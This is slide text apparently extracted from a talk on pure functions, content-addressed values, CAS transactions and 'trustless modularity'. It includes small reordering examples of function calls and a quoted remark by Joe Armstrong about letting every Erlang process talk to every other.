
```
foo(bar(42), baz(97))
```

```
y = baz(86)  
x = bar(42)  
foo(x, y)
```

```
x = bar(42)  
y = baz(86)  
foo(x, y)
```




Pure: run anywhere,  
by anyone






Massive Reliability 🏔️

# *PIDs for Values & CAS Transactions*



Massive Reliability 🏔️

# *PIDs for Values & CAS Transactions*





Beyond Services, Beyond Open Source

***Trustless Modularity***



# Trustless Modularity

Jesper, I have this idea in which we'll connect all of the worlds Erlang systems to each other, imagine if **every process could talk to every other process**, world-wide!

– Joe Armstrong to Jesper L. Andersen

*ALL applications,  
even if not pre-negotiated*




# Trustless Modularity


What happens when everything  
is reachable by default?

Trustless Modularity 

*PLOP*  *ACLs*



**In control**

